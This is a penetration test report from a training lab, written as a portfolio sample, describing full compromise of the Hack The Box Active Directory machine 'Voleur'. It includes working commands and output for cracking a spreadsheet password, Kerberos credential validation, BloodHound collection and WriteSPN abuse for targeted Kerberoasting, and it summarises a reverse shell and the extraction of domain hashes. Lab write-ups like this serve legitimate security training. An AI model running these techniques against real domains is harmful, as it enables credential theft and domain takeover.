ARCHWARDEN

Voleur

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.232.130` (DC.voleur.htb). Testing was performed using a grey-box approach; initial credentials for a low-privileged domain account (`ryan.naylor`) were provided to represent the foothold available to an attacker following a phishing or credential-stuffing compromise of a standard user account.

3.1 Approach

Joe Thompson performed testing using a grey-box approach, with initial credentials for `ryan.naylor` provided as the starting position. The assessment targeted a Kerberos-only Active Directory environment where NTLM authentication was disabled, requiring all tooling to be configured for Kerberos authentication before any SMB or LDAP operations could proceed.

Testing progressed through a chain of credential recovery, Active Directory enumeration, targeted Kerberoasting, three-stage lateral movement, and a final privilege escalation using backup copies of the AD database accessible via a WSL-hosted SSH service.

3.2 Scope

The scope of this assessment included the host `10.129.232.130` (DC.voleur.htb, voleur.htb). Testing covered all services accessible at the target IP from the provided starting credentials.

In Scope Assets

Asset Type	Description
Domain Controller	`10.129.232.130` (DC.voleur.htb)
Domain	voleur.htb — Windows Active Directory (Kerberos-only)
SMB Share	IT share — accessible with provided ryan.naylor credentials
WinRM	Port 5985 — used for initial foothold as svc_winrm
SSH (WSL)	Port 2222 — Ubuntu WSL instance on the DC

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 4 security findings that, when chained, enabled full domain compromise from the provided low-privileged starting position. The findings include 1 critical-risk finding, 1 high-risk finding, and 2 medium-risk findings.

The IT SMB share accessible to `ryan.naylor` contained a password-protected Excel spreadsheet. The spreadsheet password was cracked with `office2john` and `john`, revealing the password `football1`. The unlocked file contained cleartext credentials for multiple domain accounts in a notes column, including `svc_ldap` and `svc_iis`. BloodHound enumeration revealed that `svc_ldap` had `WriteSPN` over `svc_winrm`, allowing assignment of a Service Principal Name followed by targeted Kerberoasting. The recovered `svc_winrm` password provided WinRM access and the user flag.

Lateral movement proceeded through three stages. `RunasCs.exe` was used to run commands as `svc_ldap`, which held membership in a group with AD Recycle Bin restore rights. The deleted user `todd.wolfe` — whose credentials appeared in the spreadsheet as inactive — was restored from the Recycle Bin. Accessing the IT share as `todd.wolfe` exposed an archived user profile containing a DPAPI master key and encrypted credential blob. Decrypting the blob with `impacket-dpapi` and `todd.wolfe`'s known password yielded credentials for `jeremy.combs`. The IT share as `jeremy.combs` contained an RSA private key and a note describing an in-progress WSL setup; the key comment identified `svc_backup` as the intended user. SSH to the WSL listener on port 2222 as `svc_backup` provided access to the Windows filesystem via `/mnt/c`, where backup copies of `ntds.dit`, `SYSTEM`, and `SECURITY` were found in an IT support folder. `secretsdump` extracted the administrator hash for a pass-the-hash session and the root flag.

Key recommendations include removing cleartext credentials from SMB-accessible files, restricting WriteSPN delegation rights, securing the WSL SSH service with appropriate access controls, and ensuring backup copies of the AD database are stored with access equivalent to the live NTDS.dit.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the starting position of a provided low-privileged domain account. The environment used Kerberos-only authentication with NTLM disabled, requiring Kerberos-aware tooling throughout. Testing progressed through credential recovery from a shared spreadsheet, WriteSPN Kerberoasting for initial foothold, three-stage lateral movement via AD Recycle Bin restore, DPAPI decryption, and WSL SSH key discovery, culminating in domain compromise via an accessible backup copy of the AD database.

4.1 Summary of Findings

During testing, Joe Thompson identified 4 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical**, **1 High** and **2 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.9 (Critical)	svc_backup WSL Account Can Read NTDS.dit Backup via /mnt/c Enabling Offline Domain Hash Extraction	27
2	8.1 (High)	svc_ldap Holds WriteSPN Over svc_winrm Enabling Targeted Kerberoasting	30
3	6.5 (Medium)	Archived User Profile on SMB Share Exposes DPAPI Credential Material Decryptable with Known Password	33
4	6.5 (Medium)	IT SMB Share Contains Cleartext Credentials in a Weakly-Protected Spreadsheet	35

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson chained credential recovery from a protected spreadsheet, targeted Kerberoasting via WriteSPN abuse, and three stages of lateral movement to achieve full domain compromise from the provided low-privileged starting account. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **voleur.htb** domain.

1. Performed network enumeration — DC confirmed (voleur.htb); SMBv2 negotiation failure observed, indicating NTLM disabled; SSH on port 2222 with Ubuntu banner suggesting WSL; WinRM on 5985
2. Configured Kerberos environment via NXC `--generate-krb5-file`; confirmed ryan.naylor:HollowOct31Nyt via Kerberos SMB; connected to IT share; downloaded password-protected Access_Review.xlsx
3. Cracked spreadsheet password with `office2john` and `john` — password `football1`; unlocked file contained cleartext credentials for svc_ldap, svc_iis, and todd.wolfe (inactive) in the notes column
4. Ran RustHound to collect BloodHound data; identified svc_ldap with WriteSPN over svc_winrm; assigned SPN via bloodyAD; Kerberoasted with NXC; cracked hash with Hashcat — svc_winrm:AFireInsidedeOzarctica980219afi
5. Obtained TGT for svc_winrm via getTGT.py; established evil-winrm session; retrieved user flag
6. Identified svc_ldap group membership with AD Recycle Bin restore rights in BloodHound; transferred RunasCs.exe via HTTP; spawned reverse shell as svc_ldap; enumerated Recycle Bin — todd.wolfe found; Restore-ADObject restored the account; validated todd.wolfe:NightT1meP1dg3on14 via Kerberos
7. Connected to IT share as todd.wolfe — NXC spider_plus revealed DPAPI master key and credential blob in archived profile; downloaded both via smbclient; decrypted master key with impacket-dpapi; decrypted credential blob — jeremy.combs:qT3V9pLXyN7W4m
8. Connected to IT share as jeremy.combs — found id_rsa and Note.txt; SSH as jeremy.combs denied; ssh-keygen on key revealed svc_backup@DC as key comment; SSH as svc_backup on port 2222 succeeded
9. Inside WSL, `/mnt/c` exposed the Windows filesystem; located backup copies of ntds.dit, SYSTEM, and SECURITY in IT/third-line support/backups; SCP'd files to attack box; secretsdump recovered administrator hash; psexec delivered SYSTEM shell; root flag retrieved

---

1. Network Enumeration

A full TCP port scan was performed, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.232.130 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.232.130
```

Key observations: Kerberos (88) and LDAP (389/3268) confirmed `voleur.htb` and hostname `DC`. Nmap reported SMBv2 negotiation failure despite port 445 being open — a reliable indicator that NTLM is disabled and only Kerberos authentication is accepted. SSH on port 2222 returned an Ubuntu banner on a Windows DC, strongly suggesting a WSL instance. WinRM (5985) was open and would be usable once valid credentials were obtained. `/etc/hosts` entries were added and the local clock was synchronised with the DC via `ntpdate`.

---

2. Kerberos Configuration and SMB Enumeration

Standard NXC without the Kerberos flag failed authentication:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt'
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
```

Adding `-k` switched NXC to Kerberos and confirmed the provided credentials:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -k
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
```

Share enumeration showed the `IT` share with READ access:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -k --shares
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         10.129.232.130  445    DC               [*] Enumerated shares
SMB         10.129.232.130  445    DC               Share           Permissions     Remark
SMB         10.129.232.130  445    DC               -----           -----------     ------
SMB         10.129.232.130  445    DC               ADMIN$                          Remote Admin
SMB         10.129.232.130  445    DC               C$                              Default share
SMB         10.129.232.130  445    DC               Finance
SMB         10.129.232.130  445    DC               HR
SMB         10.129.232.130  445    DC               IPC$            READ            Remote IPC
SMB         10.129.232.130  445    DC               IT              READ
SMB         10.129.232.130  445    DC               NETLOGON        READ            Logon server share
SMB         10.129.232.130  445    DC               SYSVOL          READ            Logon server share
```

Direct `smbclient` connections failed until the local Kerberos configuration was generated. NXC's `--generate-krb5-file` flag produced a working `krb5.conf` identifying the KDC:


```
nxc smb 10.129.232.130 --generate-krb5-file voleur.krb
sudo cp voleur.krb /etc/krb5.conf
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 --generate-krb5-file voleur.krb
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [+] krb5 conf saved to: voleur.krb
SMB         10.129.232.130  445    DC               [+] Run the following command to use the conf file: export KRB5_CONFIG=voleur.krb

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ sudo cp voleur.krb /etc/krb5.conf
```

With the Kerberos config in place, smbclient connected to the IT share. A `First-Line Support` folder contained `Access_Review.xlsx`:

```
smb: \> ls
  .                                   D        0  Wed Jan 29 04:10:01 2025
  ..                                 DHS        0  Thu Jul 24 16:09:59 2025
  First-Line Support                  D        0  Wed Jan 29 04:40:17 2025

                5311743 blocks of size 4096. 992064 blocks available
smb: \> cd "First-Line Support"
smb: \First-Line Support\> ls
  .                                   D        0  Wed Jan 29 04:40:17 2025
                                      D        0  Wed Jan 29 04:10:01 2025
  Access_Review.xlsx                  A    16896  Thu Jan 30 09:14:25 2025

                5311743 blocks of size 4096. 992064 blocks available
smb: \First-Line Support\> get Access_Review.xlsx
getting file \First-Line Support\Access_Review.xlsx of size 16896 as Access_Review.xlsx (55.6 KiloBytes/sec) (average 55.6 KiloBytes/sec)
smb: \First-Line Support\>
```

Opening the file prompted for a password:



---

3. Excel Password Crack and Credential Recovery


The hash was extracted with `office2john` and cracked with John against rockyou:

```
office2john Access_Review.xlsx > excel.hash.txt
john excel.hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ office2john Access_Review.xlsx > excel.hash.txt

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ john excel.hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 ASIMD 4x / SHA512 128/128 ASIMD 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football1        (Access_Review.xlsx)
1g 0:00:00:03 DONE (2026-06-09 17:38) 0.2531g/s 202.5p/s 202.5c/s 202.5C/s football1..martha
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Password: **`football1`**

The unlocked spreadsheet contained usernames, job titles, permission levels, and a notes column with plaintext credentials:



	A	B	C	D
1	**User**	**Job Title**	**Permissions**	**Notes**
2	Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systems.
3	Marie.Bryant	First-Line Support Technician	SMB	
4	Lacey.Miller	Second-Line Support Technician	Remote Management Users	
5	~~Todd.Wolfe~~	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.
6	Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
7	Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
8				
9				
10	**Service Accounts**			
11	svc_backup		Windows Backup	Speak to Jeremy!
12	svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
13	svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
14	svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.
15				
16				
17				
18				

```
Todd.Wolfe:NightT1meP1dg3on14  (account inactive)
svc_ldap:M1XyC9pW7qT5Vn
svc_iis:N5pXyW1VqM7CZ8
```

NXC confirmed `svc_ldap` and `svc_iis` credentials were valid via Kerberos. `todd.wolfe`'s credentials did not authenticate, consistent with the spreadsheet noting the account as inactive:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u svc_iis -p 'N5pXyW1VqM7CZ8' -k
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ nxc smb 10.129.232.130 -u todd.wolfe -p 'NightT1meP1dg3on14' -k
SMB         10.129.232.130  445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.232.130  445    DC               [-] voleur.htb\todd.wolfe:NightT1meP1dg3on14 KDC_ERR_C_PRINCIPAL_UNKNOWN
```


4. BloodHound Enumeration and WriteSPN Kerberoasting


RustHound collected BloodHound data using the starting credentials:

```
rusthound-ce -d voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -o ./bh -z
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/voleur]
└─$ rusthound-ce -d voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -o ./bh -z
Initializing RustHound-CE at 18:05:09 on 06/09/26
Powered by @g0h4n_0

[2026-06-09T22:05:09Z INFO  rusthound_ce] Verbosity level: Info
[2026-06-09T22:05:09Z INFO  rusthound_ce] Collection method: All
[2026-06-09T22:05:10Z INFO  rusthound_ce::ldap] Connected to VOLEUR.HTB Active Directory!
[2026-06-09T22:05:10Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-06-09T22:05:10Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-09T22:05:10Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=voleur,DC=htb
[2026-06-09T22:05:10Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-09T22:05:14Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=voleur,DC=htb
[2026-06-09T22:05:14Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-09T22:05:17Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=voleur,DC=htb
[2026-06-09T22:05:17Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-09T22:05:18Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=voleur,DC=htb
[2026-06-09T22:05:18Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-09T22:05:18Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=voleur,DC=htb
[2026-06-09T22:05:18Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2026-06-09T22:05:18Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
[2026-06-09T22:05:18Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::maker::common] 12 users parsed!
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::maker::common] 64 groups parsed!
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::maker::common] 5 ous parsed!
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2026-06-09T22:05:18Z INFO  rusthound_ce::json::maker::common] ./bh/20260609180518_voleur-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 18:05:18 on 06/09/26! Happy Graphing!
```

After marking owned principals and exploring outbound paths, `svc_ldap` was found to have `WriteSPN` over `svc_winrm`:





`WriteSPN` allows assigning a Service Principal Name to the target account. Once a valid SPN exists, the account becomes Kerberoastable — the KDC will issue a TGS-REP encrypted with the account's password hash, which can be cracked offline.

A new SPN was assigned to `svc_winrm` using `svc_ldap`'s credentials:

```
bloodyAD --host 10.129.232.130 -d voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' \
  -k set object 'svc_winrm' servicePrincipalName -v 'http/pwned'
```

